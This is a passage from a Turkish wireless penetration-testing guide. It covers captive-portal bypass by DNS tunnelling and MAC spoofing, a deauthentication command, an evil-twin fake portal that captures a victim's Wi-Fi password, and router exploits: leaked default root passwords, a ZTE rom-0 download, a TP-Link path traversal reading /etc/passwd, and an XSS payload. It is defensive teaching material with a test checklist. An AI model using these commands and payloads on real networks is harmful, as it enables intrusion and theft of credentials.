- Son bir seçenek olarak captive portal uygulaması sahte AP yayını ile birleştirilebilir. Hedef kurumun captive portal için kullandığı bir sayfa kopyalanarak, sahte AP'ye bağlanan kullanıcılar bu sayfaya yönlendirilirler.

İlk seçenek konu dışıdır.

Captive portal uygulamasına dahil olmadan internete çıkma çalışmaları: DNS Tünelleme

TEORİK

Bir protokol içerisinde başka bir protokole ait veri taşıma işlemine protokol tünelleme denir. DNS paketleri içersinden herhangi bir tcp/udp paketini (örneğin, http,ftp, ssh vb.) taşıma işlemi de DNS Tünnelleme olarak isimlendirilir.



DNS sunucu kendisinden sorgulanan bir dns isteğine önce önbelleğini kontrol ederek yanıt vermek ister eğer alan adı dns önbelleğinde yoksa, sorgulanan alan adından sorumlu dns sunucuyu bulur ve ona sorar. Sorgulanan alan adından yetkili dns sunucu ilgili dns kaydı için yanıt verir ve DNS sunucu bu yanıtı istemciye iletir.

Örnek olarak kullanıcı, tunnel.bga.com.tr alan adını sorgulamak istediğinde yerel ağındaki dns sunucu bu kayıt önbelleğinde yoksa bu isteğe doğrudan yanıt veremez. tunnel.bga.com.tr alan adından sorumlu dns sunucuyu bulur dns.bga.com.tr ve ona tunnel A kaydını sorar aldığı yanıtı istemciye iletir.

DNS tünel araçları, dns verisini encode ederek ISP'nin dns sunucusuna iletir. ISP'nin dns sunucuyu bu isteğe yanıt veremez ve dns isteğini bu araca iletir. Aracın sunucu tarafıda, gelen isteği decode eder ve ilgili isteğe yanıtı istemciye geri gönderir. DNS isteklerinin, dns sunucu tarafından önbelleğe alınma ihtimaline karşı her dns sorgusunda rastgele bir subdomain kullanılır.

PRATİK

Sunucu tarafında aşağıdaki komut ile iodine DNS cevaplarını yorumlaması için yapılandırılır.

```
iodined -f 1.1.1.1/24 tunnel.domain.com
```

İstemci tarafında ise DNS tünelleme kurulması için aşağıdaki komut yeterlidir.

```
iodine tunnel.domain.com
```

Çalıştırıldığında ifconfig ile dns0 diye bir arayüzün açıldığı görülebilir.

```
root@kali:~# ifconfig
dns0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
          inet addr:1.1.1.5  P-t-P:1.1.1.5  Mask:255.255.255.0
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1130  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
```

```
RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

İnternete dns0 arayüzünden çıkılması için default gateway'in 1.1.1.1 olarak ayarlanması gerekir. Ya da ikinci bir seçenek sshuttle aracı ile 1.1.1.1 gateway'ine SSH tünelleme kurulur ve böylece tüm trafik DNS tünelleme içindeki SSH tünel üzerinden aktarılır.

Sshuttle indirildikten sonra aşağıdaki gibi çalıştırılır. 22 SSH portunu belirtirken, 0/0 ile tüm trafiğin buradan aktarılması belirtilir.

```
./sshuttle -r bga@1.1.1.1:22 0/0
```

Sisteme kayıt olmuş bir kullanıcı bilgisini kullanarak internete çıkma: MAC adresi değiştirilerek

Bu atak bir çok captive portal uygulamasında başarılı olmaktadır. Hotspot çalışma mantığına göre kullanıcı doğru bir hesap bilgisi sağladıktan sonra, bu kullanıcıya ait MAC adresine güvenlik duvarından izin verilmektedir. Saldırgan burada kayıtlı kullanıcı MAC adreslerini tespit eder ve kendi MAC adresini bununla değiştirir.
MAC adreslerini toplamak için ağa bağlanmadan airodump-ng, kismet benzeri araçlar ile keşif çalışması yapılıp bağlı istemcilerin MAC adresleri toplanabilir.
İkinci bir seçenek olarak ağa bağlandıktan sonra nmap benzeri araçlarla ağdaki diğer istemci sistemlerin MAC adresleri tespit edilir.
MAC adresleri aşağıdaki gibi değiştirilebilir.

```
ifconfig wlan1 down
macchanger -m 11:22:33:33:22:11 wlan1
ifconfig wlan1 up
```


Bir çok ağda aynı anda aynı MAC adresine izin verilmemektedir. Böyle durumlarda MAC adresini tespit edip ağa bağlanmadan, hedef kullanıcıya yönelik deauthentication saldırısı yapılarak kullanıcı ağdan düşürülebilir.

```
aireplay-ng --deauth 20 -a 00:1F:D4:01:6A:C8 -c 00:27:10:5C:08:18 mon0
```


-a AP MAC adresi ve -c hedef istemci MAC adresini ifade eder.

Sahte Captive Portal Sayfası & Sahte AP yayını


Bu konu ise Pineapple MARK V üzerinden yapılacaktır.
Pineapple kablosuz ağ atakları yapmak için kullanılan özel bir donanımdır. Üzerinde OpenWrt dağıtımı yüklüdür. 2 tane ayrı ağ adaptörü ve anten vardır. Influsion denen araçlar ile kablosuz ağ atakları gerçekleştirilir.
Bu yazıda Pineapple ile öncelikle Starbacks SSID'siyle sahte yayını yapılacak ve kullanıcı istekleri tek bir sayfaya yönlendirilecektir. Senaryo olarak hedefte Starbacks kablosuz ağına sahip bir ev kullanıcısı olduğu varsayılıp tüm web istekleri sahte bir captive portal sayfasına yönlendirilecektir.
Aşağıda görüldüğü gibi SSID ve frekans ayarı yapıldı.




Kurban cep telefonuyla bağlanır.




instagram.com sitesine gitmek ister ama karşısına TPLINK Router yazan bir sayfa çıkar. Bu sayfada devam etmek için kablosuz ağ parolasını girmesi istenir.



Kurban parolayı girer, basit bir PHP koduyla parola alınır ve bir dosyaya yazılır. Sonrasında kurban istediği sayfaya yönlendirilir.



Parolası ise açık olarak ele geçirilmiş olur.


172.16.42.1/Yakala.txt
ZorparolaM123

AP/Router Üzerinde Çıkan Zafiyetler

Access Point arabirimi, yazılımı (firmware) diğer birçok ağ cihazı gibi güvenlik zafiyetleri barındırabilirler. Bu zafiyetler ve öntanımlı hesaplar tüm kablosuz ağın güvenliğini tehlikeye atmaktadır. Aşağıda görüleceği üzere bu zafiyetler farklı markaya sahip cihazlarda çıkabilmektedir ve maalesef üreticilerden bu konuda gerekli güvenlik güncellemeleri gelmemektedir. Bu durum riskin büyüklüğünü artırmaktadır.

Genellikle gömülü Linux türevi işletim sistemleri çalıştıran bu cihazlarda popüler işletim sistemlerinde ve uygulamalardaki gibi bellek taşması türevi zafiyetler görülebilir. Bu zafiyetler cihaz üzerinde tam yetkili kod çalıştırmaya sebep olacak kritiklikte olabilirler. Böyle bir zafiyet aracılığıyla saldırgan cihazın, dolayısıyla tüm yerel ağın kontrolünü ele geçirebilir.

Stackoverflow (Bellek taşması) Zafiyetleri

SOHO router üzerindeki uygulamada bulunan yığın taşması zafiyeti istismar edilerek tam yetkili erişim sağlanan örnek çalışmaya https://www.exploit-db.com/docs/36806.pdf adresinden erişilebilir.

Airties


Örnek olarak son zamanlarda ortaya çıkan Airties modemlere ait root parolası verilebilir. İlgili zafiyete göre Air6372SO modemlerin parolasının(dsl_2012_Air) firmware üzerinden kolayca öğrenilebileceği ve uzaktan bu modemlere telnet 2323 portu üzerinden erişilebileceği görülmüştür. Aynı şekilde başka modeller üzerinde de buna benzer zafiyetler olduğu tespit edilmiştir: Airties RT-206v4 modeli root parolası: SoL_FiBeR_1357

ZTE, TP-Link, ZynOS, Huawei

Türkiye'de de sıklıkla rastlanan modem modellerinden ZTE VX10 W300 üzerinde router parolasının elde edilebileceği bir zafiyet vardır. Bu zafiyete göre


```
http://192.168.1.1/rom-0
```

dosyası basit bir GET isteğiyle herhangi bir kimlik doğrulamaya ihtiyaç duyulmadan indirilebilmektedir.



Dosya indirilerek modem yapılandırması hakkında fikir sahibi olunabilmektedir. Ancak burada router parolası ele geçirilecektir. Bunun için basit bir python script kullanılarak rom-0 dosyası okunabilir.

```
python rom0-decomp.py
[+] ZTE, TP-Link, ZynOS, Huawei rom-0 Configuration Decompressor
[+] Author: Osanda Malith Jayathissa
[+] Special thanks to Nick Knight

[*] Opeining rom-0 file
[+] Dump:
����        l        ttnetZTE60publicpublicpublic�PPP�P�P�P5P5P5
```




```
562 LockWhenPVC0();
563 LockPVC();
564 if(document.forms[0].wan_PPPPassword != null)
565 {
566 document.forms[0].wan_PPPPassword.value = pwdppp;
567 }
```

TP-Link

İkinci bir örnek olarak TP-Link TL-WA701N modeli 3.12.6 Build 110210 Rel.37112n firmware üzerinde Directory Traversal tipi atak tespit edilmiş. Bu atak istismar edilerek /etc/passwd dosyası okunabilmektedir.

İstek

```
GET /help/../../etc/passwd HTTP/1.1
Host: 192.168.178.2
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:14.0) Gecko/20100101 Firefox/14.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: de-de,de;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Proxy-Connection: keep-alive
Referer: http://192.168.178.2/help/
```

Cevap

```
HTTP/1.1 200 OK
Server: TP-LINK Router
Connection: close
WWW-Authenticate: Basic realm="TP-LINK Wireless Lite N Access Point WA701N"
Content-Type: text/html
```

```
<META http-equiv=Content-Type content="text/html; charset=iso-8859-1">
<HTML>
<HEAD><TITLE>TL-WA701N</TITLE>
<META http-equiv=Pragma content=no-cache>
<META http-equiv=Expires content="wed, 26 Feb 1997 08:21:57 GMT">
<LINK href="/dynaform/css_help.css" rel=stylesheet type="text/css">
<SCRIPT language="javascript" type="text/javascript"><!--
if(window.parent == window){window.location.href="http://192.168.178.2";}
function Click(){ return false;}
document.oncontextmenu=Click;
function doPrev(){history.go(-1);}
//--></SCRIPT>
root:x:0:0:root:/root:/bin/sh
Admin:x:0:0:root:/root:/bin/sh
bin:x:1:1:bin:/bin:/bin/sh
daemon:x:2:2:daemon:/usr/sbin:/bin/sh
adm:x:3:4:adm:/adm:/bin/sh
lp:x:4:7:lp:/var/spool/lpd:/bin/sh
sync:x:5:0:sync:/bin:/bin/sync
shutdown:x:6:11:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
uucp:x:10:14:uucp:/var/spool/uucp:/bin/sh
operator:x:11:0:Operator:/var:/bin/sh
nobody:x:65534:65534:nobody:/home:/bin/sh
ap71:x:500:0:Linux User,,,:/root:/bin/sh
```

Zafiyet kullanıcı adı, parola değiştirme şeklinde farklı atak vektörleriyle istismar edilebilir.

İstek

```
http://192.168.178.2/userRpm/ChangeLoginPwdRpm.htm?oldname=admin&oldpassword=XXXX&newname=admin&newpassword=XXXX&newpassword2=XXXX&Save=Save
```

Veya XSS ile MAC filtreleme ayarları değiştirilebilir.

İstek

```
http://192.168.178.2/userRpm/WlanMacFilterRpm.htm?Mac=00-11-22-33-44-55&Desc=%22%3E%3Cimg+src%3D%220%22+onerror%3Dalert%281)>&Type=1&entryEnabled=1&Changed=0&SelIndex=0&Page=1&vapIdx=1&Save=Save
```

Misfortune Cookie

CVE-2014-9222 kodlu misfortune cookie zafiyeti, saldırganlara AP üzerinde kimlik doğrulamasız Administrator hakları vermektedir. RomPager isimli gömülü web sunucuda keşfedilen bu zafiyet 200'den fazla modelde mevcuttur. Saldırganlar bu zafiyeti istismar ederek tüm trafiği izleyebilirler. [Link]

UPNP

Elektronik cihazların kolayca ağa dahil olması ve birbirleriyle uyumlu çalışabilmesi amacıyla kullanılan bir servis olan UPnP üzerinde de bilinen kritik bir zafiyet vardır. Bu zafiyet istismar edilerek WAN üzerinden AP'ye uzaktan bağlantı sağlanabilir, cihazdan yapılandırma dosyaları çekilebilir.

BGA'dan Onur ALANBEL'in MiniUPnPd üzerindeki bir zafiyet için yazdığı istismar kodu, Türkiye'de yaygın olarak kullanılan modemlere root haklarıyla bağlanarak tüm trafiği yönlendirme, yapılandırma dosyalarına erişim, vb. ataklar yapılabileceğini göstermiştir. Bulunan yığın taşması zafiyeti istismar edilerek tam yetkili erişim sağlanan örnek çalışmaya https://www.exploit-db.com/docs/36806.pdf adresinden erişilebilir. İstismar kodlarına ise https://www.exploit-db.com/exploits/36839/ bu bağlantıdan ulaşılabilir.

Ek-1: Kablosuz Ağ Güvenlik Testleri Kontrol Listesi

#	Kontrol Listesi	Durum
1	Hedefe ait gizli veya açık kablosuz ağların tespiti(sniffing)	
2	Hedefin SSID'si kuruma ait bilgi ifşasına sebep oluyor mu?	
3	Kablosuz ağlara ait özelliklerin tespiti(OPEN/WEP/WPA/WPA2/WPS,802.1x vb.)	
3a	WEP/WPA/WPA2 kullanılıyorsa handshake elde edilmesi	
3b	Parola kırmak için genel ve hedefe özel sözlük oluşturulması	
3c	Handshake için GPU destekli parola kırma çalışması	
3d	802.1x kullanılıyorsa domain kullanıcı bilgileri giriş için yeterli mi? Sertifika ve benzeri ekstra güvenlik önlemleri var mı?	
3e	WPS varsa, PIN denemeleriyle kablosuz ağ anahtarının ele geçirilmesi	
4	İnternet erişimi için captive portal uygulaması var mı?	
4a	Captive portal var ise kullanıcı giriş yapmadan izole edilmiş karantina networküne mi alınıyor?	
4b	Captive portal var ise kullanıcı giriş yaptıktan sonra farklı ağlara(kurum sunucu, istemci ağı) erişim var mı?	
4c	Captive portal var ise MAC adresi değiştirilerek atlatılabiliyor mu?	
4d	Captive portal var ise tünelleme yöntemleri ile atlatılabiliyor mu?	
5	Kullanıcılar arası izolasyon (user isolation) var mı?	
6	Hedef AP/Router'ın marka/model tespiti ve bilinen zafiyetlerin istismarı	
7	AP/Router web arayüzü/telnet/ssh öntanımlı parola denemeleri	
8	AP/Router veya diğer network cihazları için öntanımlı veya tahmin edilebilir SNMP community stringlerin denenmesi	
9	MAC filtreleme var mı?	
10	Kablosuz ağlara yönelik çeşitli servis dışı bırakma saldırıları(authentication/deauthentication, association/deassociation)	
11	Sahte AP yayını yapılabiliyor mu? (Evil Twin, Sahte 802.1x, Captive portal vb.)	
12	Karmetasploit saldırıları	
13	Ağa dahil olduktan sonra çeşitli MitM atakları (ARP zehirleme, ICMP Redirect, DHCP snooping vb.)	

Ek-2: Yazıda kullanılan araç listesi

Araçlar	Tanım
Airmon-ng	Ağ kartını monitor moda geçirme
Airodump-ng	Sniffing
Aireplay-ng	Paket enjeksiyonu
Airbase-ng	Sahte yayın
Aircrack-ng	Parola kırma
crunch	Kelime listesi oluşturma
easy-creds	Sahte yayın, mitm, karmetasploit vb. paketi
ettercap	Mitm, sniffing
macchanger	Mac adresi değiştirme
iodine	DNS tünelleme
wash	WPS keşif
reaver	WPS PIN atak
metasploit	Exploit ve tarama frameworkü
mdk3	Servis dışı bırakma aracı
john-the-ripper	Parola kırma
oclhashcat	GPU destekli parola kırma aracı
hostapd2.2	Sahte yayın yapma
wireshark	Sniffing
kismet	Sniffing

Referanslar

https://wikidevi.com/wiki/TP-LINK_TL-WN722N
http://www.aircrack-ng.org/
http://en.wikipedia.org/wiki/Wired_Equivalent_Privacy
http://www.moonblink.com/store/2point4freq.cfm
http://msdn.microsoft.com/en-us/library/windows/hardware/ff571100(v=vs.85).aspx
http://blog.bga.com.tr/2013/01/dns-tunelleme-kullanarak-firewallips.html
http://www.it.iitb.ac.in/~kavita/wirelesslan/ucrl-id-147478_files/fig4.gif
http://www.h3c.com/portal/res/200812/26/20081226_709505_image002_624019_57_0.png
http://technet.microsoft.com/en-us/library/cc757419(v=ws.10).aspx
http://securitysynapse.blogspot.com.tr/2014/02/wireless-pentesting-on-cheap-kali-WPAEntPartI.html
http://securitysynapse.blogspot.com.tr/2014/03/wireless-pentesting-on-cheap-kali-WPAEntPartII.html
http://businessinnovation.berkeley.edu/Mobile_Impact/Lehr_Chapin_IEP.pdf
http://www.cisco.com/web/about/ac123/ac147/images/ipj/ipj_11-4/114_wireless-fig1b_lg.gif
http://www.s3cur1ty.de/node/682 (TP-link zafiyetleri)
https://www.mertsarica.com/air6372so-varsayilan-hesap-dogrulamasi/ (Airties root parolası)